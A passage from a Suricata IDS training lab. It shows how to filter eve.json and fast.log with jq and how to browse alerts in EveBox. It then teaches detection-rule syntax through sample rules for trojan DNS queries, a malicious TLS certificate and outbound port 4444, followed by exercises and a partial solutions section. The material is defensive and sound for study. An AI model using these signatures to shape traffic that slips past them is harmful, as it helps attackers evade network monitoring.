          "frag_overlap": 0,
          "frag_invalid_length": 0,
          "frag_ignored": 0,
          "ipv4_in_ipv6_too_small": 0,
          "ipv4_in_ipv6_wrong_version": 0,
          "ipv6_in_ipv6_too_small": 0,
          "ipv6_in_ipv6_": 0
        }
      }
    }
  }
}
```

`eve.json` obviously contains JSON objects. These JSON objects contain information such as a timestamp, `flow_id`, `event_type`, etc. For example, the first entry has an event type of DNS and contains information about a DNS query.

If one wanted to filter out only *alert* events, he/she could use the **jq** command-line JSON processor, as follows.

```
cat eve.json | jq -c 'select(.event_type == "alert")'
```

If you do so, you will see something similar to the below screenshot.



```
app_proto": "rdp", "flow": { "pkts_toserver": 16985, "pkts_toclient": 70945, "bytes_tose
rver": 1307490, "bytes_toclient": 78398238, "start": "2022-06-15T17:29:57.124946+0000
" } }
{ "timestamp": "2022-06-15T17:56:04.724737+0000", "flow_id": 1415756899543058, "in_if
ace": "ens5", "event_type": "alert", "src_ip": "10.10.80.3", "src_port": 56866, "dest_ip
": "10.4.26.23", "dest_port": 3389, "proto": "TCP", "metadata": { "flowbits": [ "ms.rdp.es
tablished", "tcp.retransmission.alerted" ], "flowints": { "tcp.retransmission.count":
39 } }, "community_id": "1:pFPVS7Xmdapj9CMLS1xfJU9rOW0=", "alert": { "action": "allowed"
}, "gid": 1, "signature_id": 2210044, "rev": 2, "signature": "SURICATA STREAM Packet with
invalid timestamp", "category": "Generic Protocol Command Decode", "severity": 3 }, "
app_proto": "rdp", "flow": { "pkts_toserver": 17025, "pkts_toclient": 71261, "bytes_tose
rver": 1310130, "bytes_toclient": 78774475, "start": "2022-06-15T17:29:57.124946+0000
" } }
{ "timestamp": "2022-06-15T17:56:04.724737+0000", "flow_id": 1415756899543058, "in_if
ace": "ens5", "event_type": "alert", "src_ip": "10.10.80.3", "src_port": 56866, "dest_ip
": "10.4.26.23", "dest_port": 3389, "proto": "TCP", "metadata": { "flowbits": [ "ms.rdp.es
tablished", "tcp.retransmission.alerted" ], "flowints": { "tcp.retransmission.count":
39 } }, "community_id": "1:pFPVS7Xmdapj9CMLS1xfJU9rOW0=", "alert": { "action": "allowed"
}, "gid": 1, "signature_id": 2210044, "rev": 2, "signature": "SURICATA STREAM Packet with
invalid timestamp", "category": "Generic Protocol Command Decode", "severity": 3 }, "
app_proto": "rdp", "flow": { "pkts_toserver": 17026, "pkts_toclient": 71261, "bytes_tose
rver": 1310196, "bytes_toclient": 78774475, "start": "2022-06-15T17:29:57.124946+0000
" } }
```

Notes:

flow_id can help you correlate one event with other events that happened on the same flow. *pcap_cnt* indicates the number of the packet that triggered the alert (so you can inspect it further with a tool like Wireshark).

If you want a prettier representation, execute the following.

```
cat eve.json | jq 'select(.event_type == "alert")'
```

If you do so, you will see the below.

```

    "flowints": {
      "tcp.retransmission.count": 42
    },
    "community_id": "1:pFPVS7Xmdapj9CMLS1xfJU9r0W0=",
    "alert": {
      "action": "allowed",
      "gid": 1,
      "signature_id": 2210044,
      "rev": 2,
      "signature": "SURICATA STREAM Packet with invalid timestamp",
      "category": "Generic Protocol Command Decode",
      "severity": 3
    },
    "app_proto": "rdp",
    "flow": {
      "pkts_toserver": 22384,
      "pkts_toclient": 99539,
      "bytes_toserver": 1673021,
      "bytes_toclient": 110398067,
      "start": "2022-06-15T17:29:57.124946+0000"
    }
  }
}

```

Similarly, to filter out any TLS events, execute the following.

```
cat eve.json | jq -c 'select(.event_type == "tls")'
```

You should see the below.

```

ace":"ens5","event_type":"tls","src_ip":"10.4.26.23","src_port":34956,"dest_ip":
"10.4.22.37","dest_port":443,"proto":"TCP","community_id":"1:YwuTdD9otoNjy55mL1R
2Zkadaso=", "tls":{"subject":"CN=ec2messages.us-east-1.amazonaws.com","issu
erdn":"C=US, O=Amazon, OU=Server CA 1B, CN=Amazon","serial":"0C:6C:BC:EB:1C:69:46:0D:3
4:FE:C6:56:05:C1:6B:78","fingerprint":"0b:43:ed:c3:af:52:e8:35:28:71:b9:2f:38:5c
:5b:04:44:8f:63:06","sni":"ec2messages.us-east-1.amazonaws.com","version":"TLS 1
.2","notbefore":"2021-11-15T00:00:00","notafter":"2022-10-16T23:59:59","ja3":{"h
ash":"473cd7cb9faa642487833865d516e578","string":"771,49195-49199-49196-49200-52
393-52392-49161-49171-49162-49172-156-157-47-53-49170-10-4865-4866-4867,0-5-10-1
1-13-65281-18-43-51,29-23-24-25,0"},"ja3s":{"hash":"704239182a9091e4453fdbfe0fd1
7586","string":"771,49199,0-11-65281"}}}
{"timestamp":"2022-06-15T17:58:58.135753+0000","flow_id":288815577171577,"in_ifa
ce":"ens5","event_type":"tls","src_ip":"10.4.26.23","src_port":42228,"dest_ip":
"10.4.26.187","dest_port":443,"proto":"TCP","community_id":"1:/ESyU4ECZf+ILnTNa6A
VXVZYntE=", "tls":{"subject":"CN=ssm.us-east-1.amazonaws.com","issu
erdn":"C=US, O=Amazon, OU=Server CA 1B, CN=Amazon","serial":"07:36:2E:5B:87:AC:75:15:EF:95:F7:
B3:D3:4D:68:CB","fingerprint":"46:86:c8:06:d9:b2:88:36:f6:51:a0:c2:40:69:48:1a:b
6:63:99:7f","sni":"ssm.us-east-1.amazonaws.com","version":"TLS 1.2","notbefore":
"2022-05-05T00:00:00","notafter":"2023-04-14T23:59:59","ja3":{"hash":"3fed133de6
0c35724739b913924b6c24","string":"771,49195-49199-49196-49200-52393-52392-49161-
49171-49162-49172-156-157-47-53-49170-10-4865-4866-4867,0-5-10-11-13-65281-16-18
-43-51,29-23-24-25,0"},"ja3s":{"hash":"71e25400a6f9db83788a7101f1a2f02f","string
":"771,49199,0-11-65281-16"}}}

```

It should be noted that `eve.json` logs most of the event types. If you want a more targeted approach, you can disable EVE and enable specific outputs. Take for example HTTP events. The `http-log` has become obsolete with the introduction of EVE. You can still enable it though, as follows.

```

vim /etc/suricata/suricata.yaml
Enter /http-log and press the Enter key
Press Shift + i
Change enabled: from no to yes
Press the Esc key
Enter :wq and then, press the Enter key

```

Now, a new log **http.log** will be visible in each Suricata run (if any HTTP events occurred of course). To see this in action, execute the following after you enable the `http-log`.

```

suricata -r /root/Desktop/PCAPs/tls-suricata-ids-org.pcap
ls /var/log/suricata

```

You will see something similar to the below.

```
15/6/2022 -- 19:31:09 - <Notice> - all 3 packet processing threads, 4 management
threads initialized, engine started.
15/6/2022 -- 19:31:09 - <Notice> - Signal Received. Stopping engine.
15/6/2022 -- 19:31:09 - <Notice> - Pcap-file module read 1 files, 40 packets, 16
676 bytes
root@ip-10-4-23-2:~# ls /var/log/suricata
certs          fast.log.1          stats_archived.log.1
core           fast_archived.log   suricata-start.log
eve.json       fast_archived.log.1 suricata-start.log.1
eve.json.1     files               suricata.log
eve_archived.json stats.log           suricata.log.1
eve_archived.json.1 stats.log.1
fast.log       stats_archived.log
root@ip-10-4-23-2:~#
```

As a quick exercise, try enabling the *file-log* and *file-store* outputs. Then, run Suricata against the *eicar-com.pcap* file that resides inside the PCAPs folder. If you configured Suricata properly, the eicar test file will be stored inside the */var/log/Suricata/files* directory. **Hint:** enable *force-filestore* as well.

Finally, in case you use Suricata in IPS mode, try enabling the drop output to have a more targeted look at the dropped packets. Of course, drop rules should be active in order for packets to be dropped by Suricata.

1. **fast.log**

fast.log follows a text-based format (Snort users are familiar with it). It is enabled by default and logs alerts only.

Inside the */var/log/suricata* directory, you will find a file named *fast.log*.

You can start inspecting it by executing the following.

```
cat fast.log
```

You should see the below.


```
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-17:57:43.609277 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-17:57:46.502034 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-17:57:46.502034 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-17:57:46.502034 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-18:01:19.813585 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-18:01:20.415384 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
06/15/2022-18:01:21.767701 [**] [1:2210044:2] SURICATA STREAM Packet with inval
id timestamp [**] [Classification: Generic Protocol Command Decode] [Priority: 3
] {TCP} 10.10.80.3:56866 -> 10.4.26.23:3389
```

1. stats.log

As previously mentioned *fast.log* is a human-readable statistics log.

Inside the `/var/log/suricata` directory, you will find a file named *stats.log*

You can start inspecting it, by executing the following.

```
less stats.log
```

You should see the below.

```

-----
----
Date: 6/14/2022 -- 09:18:02 (uptime: 0d, 00h 00m 49s)
-----
----
Counter                               | TM Name                               | Value
-----
capture.kernel_packets                | Total                                | 748
decoder.pkts                          | Total                                | 1017
decoder.bytes                          | Total                                | 1197
952
decoder.ipv4                           | Total                                | 1017
decoder.ethernet                       | Total                                | 1017
decoder.tcp                            | Total                                | 1017
decoder.avg_pkt_size                   | Total                                | 1177
decoder.max_pkt_size                   | Total                                | 1514
flow.tcp                               | Total                                | 1
flow.wrk.spare_sync_avg                | Total                                | 100
flow.wrk.spare_sync                    | Total                                | 1
flow.mgr.full_hash_pass                 | Total                                | 1
flow.spare                             | Total                                | 9900
stats.log

```

This output will prove handy while debugging Suricata deployments.

Other important Suricata outputs, which you can try enabling, are :

- pcap-log <- Logs all packets to PCAP files (full packet capture)
- alert-debug

Task 4: Effectively analyze Suricata output

Let's continue analyzing the Suricata output and make the best out of it. As always, let's start by taking another look at *eve.json*

What if one wanted to extract all the event types out of `eve.json` and sort them as well as aggregate them at the same time? This can be done as follows.

```
cat /var/log/suricata/eve.json | jq -c  
' .event_type' | sort | uniq -c | sort -nr
```

A terminal window with a black background and white text. The prompt is 'root@ip-10-4-26-23:/var/log/suricata#'. The command entered is 'cat /var/log/suricata/eve.json | jq -c '.event_type' | sort | uniq -c | sort -nr'. The output is a list of event types and their counts, sorted in descending order of count.

```
root@ip-10-4-26-23:/var/log/suricata# cat /var/log/suricata/eve.json | jq -c '.e  
vent_type' | sort | uniq -c | sort -nr  
89177 "alert"  
6268 "stats"  
1970 "dns"  
1676 "flow"  
350 "tls"  
184 "http"  
166 "fileinfo"  
127 "rdp"  
26 "dhcp"  
15 "anomaly"  
root@ip-10-4-26-23:/var/log/suricata#
```

If one wanted to extract the latest alert out of `eve.json`, it can be done as follows.

```
cat /var/log/suricata/eve.json | jq -c 'select(.alert)' | tail  
-1 | jq .
```

```
root@ip-10-4-26-23:/var/log/suricata# cat /var/log/suricata/eve.json | jq -c 'select(.alert)' | tail -1 | jq .
{
  "timestamp": "2022-06-15T18:01:22.638739+0000",
  "flow_id": 1415756899543058,
  "in_iface": "ens5",
  "event_type": "alert",
  "src_ip": "10.10.80.3",
  "src_port": 56866,
  "dest_ip": "10.4.26.23",
  "dest_port": 3389,
  "proto": "TCP",
  "metadata": {
    "flowbits": [
      "ms.rdp.established",
      "tcp.retransmission.alerted"
    ],
    "flowints": {
      "tcp.retransmission.count": 43
    }
  },
  "community_id": "1:pFPVS7Xmdapj9CMLS1xfJU9r0W0=",
}
```

What if one wanted to extract the latest HTTP event out of eve.json? This can be done as follows.

```
cat /var/log/suricata/eve.json | jq -c 'select(.http)' | tail -1 | jq .
```

```
root@ip-10-4-26-23:/var/log/suricata# cat /var/log/suricata/eve.json | jq -c 'select(.http)' | tail -1 | jq .
{
  "timestamp": "2022-06-15T08:19:17.079512+0000",
  "flow_id": 1694538913601392,
  "in_iface": "ens5",
  "event_type": "fileinfo",
  "src_ip": "72.21.91.29",
  "src_port": 80,
  "dest_ip": "172.31.5.101",
  "dest_port": 35620,
  "proto": "TCP",
  "http": {
    "hostname": "ocsp.digicert.com",
    "url": "/",
    "http_user_agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0",
    "http_content_type": "application/ocsp-response",
    "http_method": "POST",
    "protocol": "HTTP/1.1",
```

Try the same for the latest DNS and TLS event...

Going through and analyzing thousands (if not millions) of lines of data using **jq** is a tedious, not to mention ineffective, approach. Thank god EVE output is consumable by solutions like the ELK Stack and Splunk.

That being said, there is yet another convenient way to analyze Suricata output, EveBox.

To analyze `eve.json` through EveBox, execute the below.

```
evebox oneshot /var/log/suricata/eve.json
```

You will come across the following.

```

96567 events (95%)
2022-06-15 19:20:11 INFO evebox::commands::oneshot: /var/log/suricata/eve.json:
96816 events (96%)
2022-06-15 19:20:11 INFO evebox::commands::oneshot: /var/log/suricata/eve.json:
97083 events (97%)
2022-06-15 19:20:11 INFO evebox::commands::oneshot: /var/log/suricata/eve.json:
97324 events (98%)
2022-06-15 19:20:12 INFO evebox::commands::oneshot: /var/log/suricata/eve.json:
97577 events (99%)
2022-06-15 19:20:12 INFO evebox::commands::oneshot: /var/log/suricata/eve.json:
98217 events (100%)
2022-06-15 19:20:12 INFO evebox::commands::oneshot: Read 98217 events
2022-06-15 19:20:12 INFO evebox::server::main: Using temporary in-memory configuration database
2022-06-15 19:20:12 INFO refinery_core::traits: schema history table is empty, going to apply all migrations
2022-06-15 19:20:12 INFO refinery_core::traits::sync: applying migration: V1_initial
2022-06-15 19:20:12 INFO evebox::server::main: Starting Axum server on 127.0.0.1:5636
2022-06-15 19:20:12 INFO evebox::commands::oneshot: Server started at http://127.0.0.1:5636

```

You will be presented with a web browser as shown.

The screenshot shows the EveBox web interface in a browser. The address bar shows the URL `127.0.0.1:5636/#/inbox`. The interface has a navigation bar with tabs: EveBox, Inbox, Escalated, Alerts, Stats, and Events. The 'Inbox' tab is active. Below the navigation bar, there are buttons for 'Refresh' and 'Select All', a search filter input, and a 'Last 24 hours' filter dropdown. The main content area displays a table of events, showing 1-52 of 52 items. The table has columns for '#', 'Timestamp', 'Source / Dest', 'Signature', and actions. The events listed include various network-related alerts such as 'SURICATA STREAM Packet with invalid timestamp', 'ET DROP Dshield Block Listed Source group 1', and 'ET POLICY RDP connection confirm'.

#	Timestamp	Source / Dest	Signature	Actions
1	2022-06-15 18:13:22 5 minutes ago	S: 10.10.80.6 D: 10.4.31.4	SURICATA STREAM Packet with invalid timestamp rdp	Archive
1	2022-06-15 08:11:36 10 hours ago	S: 146.88.240.4 D: 172.31.5.101	ET DROP Dshield Block Listed Source group 1	Archive
2	2022-06-15 08:09:44 10 hours ago	S: 172.31.5.101 D: 85.215.208.244	ET POLICY RDP connection confirm rdp	Archive
16	2022-06-15 08:01:33 10 hours ago	S: 45.79.183.135 D: 172.31.5.101	ET POLICY MS Terminal Server Root login rdp	Archive
19	2022-06-15 08:01:33 10 hours ago	S: 172.31.5.101 D: 45.79.183.135	ET POLICY RDP connection confirm rdp	Archive
5	2022-06-15 06:48:22 11 hours ago	S: 172.31.5.101 D: 87.251.67.65	ET POLICY RDP connection confirm rdp	Archive
2	2022-06-15 06:47:52 12 hours ago	S: 172.31.5.101 D: 178.128.103.175	ET POLICY RDP connection confirm rdp	Archive
1	2022-06-15 06:47:52 12 hours ago	S: 178.128.103.175 D: 172.31.5.101	ET POLICY Inbound RDP Connection with TLS Security Protocol Requested	Archive

You will notice that EveBox parsed the whole `eve.json` and presented it to you in a much more organized way. Feel free

to look around and get familiar with EveBox's layout and capabilities.

Let's see an example of EveBox's analysis capabilities.

Try the following... First, list all HTTP events.

EveBox Inbox Escalated Alerts Stats Events ▾ Last 24 hours ▾ Help ⚙ 0

Refresh Select All

Showing 1-52 of 52.

Filter... Apply Clear

Newest Newer Older Oldest ▾

#	Timestamp	Source	Description
1	2022-06-15 18:13:22	S: 10.1.1.1 D: 10.1.1.1	DATA STREAM Packet with invalid timestamp rdp
1	2022-06-15 08:11:36	S: 146.146.146.146 D: 172.17.0.1	TOP Dshield Block Listed Source group 1
2	2022-06-15 08:09:44	S: 172.17.0.1 D: 85.255.112.112	POLICY RDP connection confirm rdp
16	2022-06-15 08:01:33	S: 45.75.147.147 D: 172.17.0.1	POLICY MS Terminal Server Root login rdp
19	2022-06-15 08:01:33	S: 172.17.0.1 D: 45.75.147.147	POLICY RDP connection confirm rdp
5	2022-06-15 06:48:22	S: 172.17.0.1 D: 87.250.147.147	POLICY RDP connection confirm rdp
2	2022-06-15 06:47:52	S: 172.17.0.1 D: 178.17.0.1	POLICY RDP connection confirm rdp

127.0.0.1:5636/#/events:eventType=http

Then, choose the third entry.

EveBox x +

127.0.0.1:5636/#/events:eventType=http

EveBox Inbox Escalated Alerts Stats Events ▾ Help ⚙ 0

Filter... Search Clear

Refresh Event Type: HTTP ▾ Newest Newer Older Oldest

Timestamp	Type	Source/Dest	Description
2022-06-15 08:19:14	HTTP	S: 172.31.5.101 D: 23.221.72.9	POST - r3.o.lencr.org - /
2022-06-15 08:19:12	HTTP	S: 172.31.5.101 D: 72.21.91.29	POST - ocsp.digicert.com - /
2022-06-15 08:19:12	HTTP	S: 172.31.5.101 D: 72.21.91.29	POST - ocsp.digicert.com - /
2022-06-15 08:19:12	HTTP	S: 172.31.5.101 D: 72.21.91.29	POST - ocsp.digicert.com - /
2022-06-15 08:19:12	HTTP	S: 172.31.5.101 D: 72.21.91.29	POST - ocsp.digicert.com - /

Finally, click on the Flow ID.

HTTP: POST - ocsp.digicert.com - /

Timestamp	2022-06-15T08:19:12.825294+0000	Hostname	ocsp.digicert.com
Protocol	TCP	Http Content Type	application/ocsp-response
Source	172.31.5.101:35620 ▾	Http Method	POST
Destination	72.21.91.29:80 ▾	Http User Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
In Interface	ens5	Length	471
Flow ID	1694538913601392	Protocol	HTTP/1.1
		Status	200
		Uri	/

You will notice, that everything has been filtered based on the Flow ID you have just clicked! This is a great capability and "view" while performing an investigation.

Additional Resources:

1. <https://suricata.readthedocs.io/en/latest/output/eve/eve-json-examplesjq.html?highlight=jq>
2. <https://stedolan.github.io/jq/manual/>

Effectively Using Suricata

LAB 5

Scenario

The organization you work for is considering deploying [Suricata](#) to enhance its traffic inspection capabilities. The IT Security manager provided you with some Suricata rules to get familiar with their structure. He also provided you with PCAP files containing malicious traffic so that you can experiment with writing Suricata detection rules.

A test instance of Suricata has already been set up and is waiting for you!

Learning Objectives

The learning objective of this lab is not only to get familiar with the detection capabilities of Suricata but also to learn effective rule writing of Suricata rules.

Specifically, you will learn how to use Suricata's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Introduction To Suricata Rules

What is a Suricata rule

Rules are essentially instructions to the Suricata engine to look for specific markers in network traffic that we want to be notified about if they are seen.

Rules are not always oriented towards detecting malicious traffic. Rules can also be written to provide blue team members with actionable and/or contextual information regarding activity that is occurring on a network.

Rules can be as specific or as broad as we want them to be. Finding the perfect balance is important in order, for example, to be able to detect variations of a given malware but also avoid false positives. They can be seen as a big AND statement (multiple contents are specified, and the rule will trigger an alert if and only if all of these contents are seen in the passing traffic).

Threat intelligence and infosec communities usually offer critical information based on which rules are developed.

Each active rule consumes some of the host's CPU and memory. Specific guidelines exist to assist effective Suricata rule writing.

```
action protocol from_ip port -> to_ip port (msg:"we are under
attack by X"; content:"something"; content:"something else";
sid:10000000; rev:1;)
```

Header (action - port part): This rule portion includes what action we want the rule to have along with the protocol Suricata should expect this rule to be found in. It also includes IPs and ports, as well as an arrow indicating directionality.

Rule message & Contents [(msg -else";) part]: The rule message is the message we want the analysts (or our self) to be presented with, whereas the contents are the portions of the traffic that we have deemed critical in order to detect activity that we want to be informed of.

Rule metadata [(sid - 1;) part]: This rule portion mainly helps to keep track of rule modifications. *Sid* is a unique rule identifier.

Let's dive into the Header.

action tells the Suricata engine what to do should the contents are matched. It can be:

- Alert <- Generate alert and log matching packets, but let the traffic through
- Log <- Log traffic (no alert)
- Pass <- Ignore the packet and allow it through
- Drop <- If in IPS mode, drop the packet
- Reject <- IDS will send TCP RST packet(s)

protocol can be: tcp, udp, icmp, ip, http, tls, smb, dns

Then, we need a way to declare the **directionality of the traffic**; this can be done through:

- **Rule Host Variables.** We have seen those variables when analyzing the *suricata.yaml* file. As a reminder, *\$HOME_NET* refers to internal networks specified in the *suricata.yaml* file and *\$EXTERNAL_NET* usually refers to whatever is not included in the *\$HOME_NET* variable.
- **Rule Direction.** Between the 2 IP-Port pairs an arrow exists. This arrow tells the Suricata engine the direction in which the traffic is flowing. Examples:
 - Outbound traffic *\$HOME_NET any -> \$EXTERNAL_NET any*
 - Inbound traffic *\$EXTERNAL_NET any -> \$HOME_NET any*
 - Bidirectional traffic *\$EXTERNAL_NET any <> \$HOME_NET any*

Rule Ports declare the port(s) in which traffic for this rule will be evaluated. Examples:

- `alert tcp $HOME_NET any -> $EXTERNAL_NET 4444`
- `alert tcp $HOME_NET any -> $EXTERNAL_NET $FTP_PORTS`
- port variables configurable in `suricata.yaml`
- `alert tcp $HOME_NET any -> $EXTERNAL_NET !80`
- `alert tcp $HOME_NET [1024:] -> $EXTERNAL_NET [80,800,6667:6680,!6672]`

Now, let's suppose you were required to create a header based on the PCAP below.

Source	SrcPort	Host	Destination	DestPort	Protocol	Stat	Length	Info
10.0.25.10	1032		143.215.130.30	53	DNS			Standard query 0x9491 A
143.215.130.30	53		10.0.25.10	1032	DNS			Standard query response 0x9491 A

The rule header should be `alert dns $HOME_NET any -> any any` any was used instead of `$EXTERNAL_NET` because some networks include internal DNS resolvers and you don't want to rule out that traffic.

Let's now dive into Rule message & Contents.

Rule Message. Arbitrary text that appears when the rule is triggered. For better understanding, it would nice if the rule messages you create contain malware architecture, malware family and malware action.

- **Flow.** Declares the originator and the responder. Remember while developing rules that you want to have the engine looking at "established" tcp sessions. Examples:

- `flow:,,`

- *from_server, from_client* can also be used
- *alert tcp \$HOME_NET any -> \$EXTERNAL_NET 4444*

- *flow:established,to_server;*
- If the protocol is UDP

■ *flow:to_server;*

- **Dsize.** Allows matching using the size of the packet payload (not http, only tcp, and udp). It is based on TCP segment length, NOT total packet length (Wireshark filter: *tcp.len*). Examples:

- *dsize:312;*
- *dsize:300<>400;*

Rule Content. Values that identify a specific network traffic or activity. Suricata matches this unique content in packets for detection. Note that for certain characters, the use of hex is required. Examples:

content:"some thing";

content:"some|20|thing";

content:"User-Agent|3a 20|";

- **Rule Buffers.** For some protocols, we have many buffers that we can use so that we don't search the entire packet for every content match. Using those buffers we can speed things up and also save resources. Refer to the following for more details:
<https://suricata.readthedocs.io/en/latest/rules/http-keywords.html>

Consider the below rule content.

```
content:"POST"; content:"/trigger.php";
content:"DetoxCrypto";

content:"publickey";
```

By using buffers it will be transformed to the below.

```
content:"POST"; http_method; content:"/trigger.php";
http_uri;

content:"DetoxCrypto"; http_user_agent;
content:"publickey"; http_client_body;
```

- **Rule Options.** Additional modifiers to assist detection. They can help the Suricata engine in finding the exact location of contents.
- **nocase.** Helps rules to not get bypassed through case changes. Example:

- `content:"DetoxCrypto"; nocase; http_user_agent;`

- **offset.** Informs the Suricata engine about the position inside the packet where it should start matching. This option is used in conjunction with "depth". Examples:

- `content:"whatever"; offset:5;`

- `content:"|00 03|"; offset:3; depth:2;`

- Content of hex |00 03| will be found 3 bytes in and 2 bytes deep

- **distance.** Informs the Suricata engine to look for the specified content n bytes relative to the previous match. This option is used in conjunction with "within". Examples:

- `content:"whatever"; content:"something"; distance:5;`
- `content:"whatever"; content:"something"; distance:0;`
- `content:"|00 03|"; offset:3; depth:2;`
- `content:"whatever"; distance:0; nocase; within:30;`

Here are some additional examples to better comprehend what we covered so far.

- `content:"whatever"; nocase; depth:9;`
`content:"some|20|thing"; distance:0;`
- We are looking for the string "whatever" (with nocase enabled) in the first 9 bytes of the packet. An offset of 0 is implied. Then, we are looking for the string "some thing" occurring anywhere after the first match of "whatever".
- `alert tcp $HOME_NET any -> $EXTERNAL_NET any`
`(msg:"Malicious"; flow:established,to_server; dsize:45;`
`content:"suspicious"; offset:33;`
- We are looking for outbound TCP traffic on any port with a size of 45 bytes. The string "suspicious" should start 33 bytes in the packet. $33+12=45$. Essentially, we are looking for the string at the last 12 bytes.

Finally, let's dive into Rule metadata.

- **reference.** This is the first rule metadata field we usually come across. It indicates where the initial information to develop this rule came from. Example:

- `reference:url,securingtomorrow.mcafee.com/2017-11-20-drindex;`
- **sid.** This is the signature ID number. It is a unique number given by the rule writer. Example:
 - `sid:10000000;`
- **revision.** This field informs about the version of the rule. Example:
 - `rev:5;`

Note: To conclude covering Suricata rules, let's talk about PCRE (Perl Compatible Regular Expression). PCRE is a very powerful ally while developing rules. One can use PCRE through the `pcre` statement (followed by a regular expression). Note that PCRE must be wrapped in leading and trailing forward slashes and any flags will go after the last slash. Examples:

- `pcre:"/something/flags";`
- `pcre:"/^\/[a-z0-9]{6}\.php$/Ui";`
- We are looking for 6 alphanumeric characters followed by `.php` and nothing after (the lowercase `i` indicates a case insensitive match, `^` indicates the start and `$` indicates the end)

Note that anchors go after and before wrapped slashes and certain characters need to be escaped with a backslash. Additionally, **never write a PCRE-only rule.**

Managing Suricata Rules

- Suricata rules can be downloaded from:
- <https://rules.emergingthreats.net/open/>

- <https://github.com/EmergingThreats/et-luajit-scripts>
- <https://github.com/ptresearch/AttackDetection>
- Other Sources
- The best way to manage Suricata rules is by using:
<https://github.com/OISF/suricata-update>
(<https://suricata.readthedocs.io/en/latest/rule-management/suricata-update.html>)
- You can study more on Suricata rules on the official documentation site
<https://suricata.readthedocs.io/en/latest/rules/index.html>

Recommended tools

- [Suricata](#)
- Wireshark<http://manpages.ubuntu.com/manpages/trusty/man1/xxd.1.html>

Tasks

Task 1: Analyze the provided Suricata rules and describe what they look for

Armed with the knowledge you obtained from section 3. INTRODUCTION TO SURICATA RULES above, analyze the two Suricata rules below and describe what they look for.

Rule 1:

```
alert dns $HOME_NET any -> any any (msg:"TROJAN X Rogue DNS
Query Observed"; dns_query; content:"searchcdn.google.com";
isdataat:!1,relative;
reference:url,threatintelprovider.com/trojanx;
classtype:trojan-activity; sid:1; rev:1;)
```

Rule 2:

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"TROJAN Z
malicious SSL Cert"; flow:established,to_client;
tls_cert_subject; content:"CN=uniquestring";
classtype:trojan-activity; sid:1; rev:1;)
```

Task 2: Analyze the provided PCAP files and develop your own rules (Level: Beginner)

Now it's time to develop your own rules. Analyze the *Sofacy.pcap*, *Qadars.pcap*, *7ev3n.pcap* and *Malicious_document.pcap* PCAP files using Wireshark. Then, try to identify how you can instruct a Suricata sensor in order to detect the malicious traffic they contain and ultimately, develop a Suricata rule for each case.

Task 3: Analyze the provided PCAP files and develop your own rules (Level: Intermediate)

Things won't always be straightforward while developing Suricata rules. Complex cases will always come up. Analyze the *DDoSClient.pcap* and *Adobe.pcap* PCAP files using Wireshark. Then, try to identify how you can instruct a Suricata sensor in order to detect the malicious traffic they contain and ultimately, develop a Suricata rule for each case.

SOLUTIONS

Below, you can find solutions for every task of this lab. As a reminder, you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1: Analyze the provided Suricata rules and describe what they look for

Let's start with **Rule 1**.

```
alert dns $HOME_NET any -> any any (msg:"TROJAN X Rogue DNS
Query Observed" dns_query;
content:"default27061330-a.akamaihd.net";
isdataat:!1,relative;
reference:url,threatintelprovider.com/trojanx;
classtype:trojan-activity; sid:1; rev:1;)
```

- This rule specifies the DNS protocol rather than UDP or something else. *dns* is a Suricata protocol keyword that allows the engine to detect DNS traffic based on the protocol and not the port. This protocol keyword (*dns*) should always be used when inspecting DNS traffic.
- The destination host is set to *any*. As mentioned previously, this is because some networks include internal DNS resolvers and we don't want to rule out that traffic.
- The destination port is set to *any* as well (instead of port 53); this is because we are using the *dns* protocol keyword which will help inspect DNS traffic regardless of the port used.
- Then, there is a typical message that will inform us about the detected activity.
- The main content of the rule starts with the *dns_query* keyword. *dns_query* is essentially a sticky buffer used to inspect the value of a DNS request. Being a sticky

buffer results in all content following being included in the buffer. So, for this rule, we first declare the *dns_query* keyword and then the content, which contains the normalized domain that was included in the request. The *dns_query* buffer is normalized, so, one can use a literal period as opposed to the hexadecimal representation in the raw packet. Note that the DNS buffer doesn't include the null byte after the end of the domain. This is where the *isdataat* keyword comes into play. *!1,relative* means that there should be no data 1 byte relative to the previous match, which is effectively the domain name. Basically, this is a way to "lock" the match and avoid matching anything past the *.net* part.

- The remaining part can be easily comprehended.

Let's continue with **Rule 2**.

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"TROJAN Z
malicious SSL Cert"; flow:established,to_client;
tls_cert_subject; content:"CN=uniquestring";
classtype:trojan-activity; sid:1; rev:1;)
```

- This rule specifies the TLS protocol. *tls* is a Suricata protocol keyword that allows the engine to detect TLS traffic based on the protocol and not the port. By looking further down the rule, we are obviously checking for the delivery of a TLS certificate from an external server, hence the *\$EXTERNAL_NET any -> \$HOME_NET any* directionality. Once again, *any* is set for both ports since the *tls* keyword is utilized.

- Then, there is a typical message that will inform us about the detected activity.
flow:established,to_client; *established* is used due to TCP and *to_client* due to the inbound traffic.

